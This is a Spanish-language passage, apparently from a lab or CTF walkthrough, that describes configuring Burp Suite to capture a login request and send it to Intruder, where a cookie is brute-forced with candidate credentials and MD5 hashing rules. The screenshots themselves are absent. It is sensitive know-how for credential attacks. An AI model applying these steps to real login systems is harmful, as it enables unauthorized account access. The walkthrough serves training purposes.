
Presionamos Start Burp:




Debemos irnos a proxy y a opciones y agregar la configuracion que hicimos en el foxy proxy:




Nos vamos a proxy, intercept y presionamos intercept is off para encender la intercepcion, luego realizamos un intento de inicio de seccion con cualquier credencial, esto es para capturar la solicitud:




Presionamos Advanced…




Aceptamos el riesgo y continuamos:




Presionamos Resend:




Ahora presionamos crtl + i para enviar la petición al Intruder y así empezar a realizar la prueba de credenciales validas:




Ahora vamos a eliminar y cambiar las siguientes partes:




Presionamos clear$, luego seleccionamos la cookie de a continuación y presionamos add$:




Ahora nos vamos al apartado que dice Payloads:




Copiamos y pegamos las posibles credenciales que nos proporcionan:




Agregamos esta configuración del payload para especifical que el tipo de ataque es en este tipo de hash que es MD5, esta la primera regla que tenemos que crear de tres reglas para este ataque:



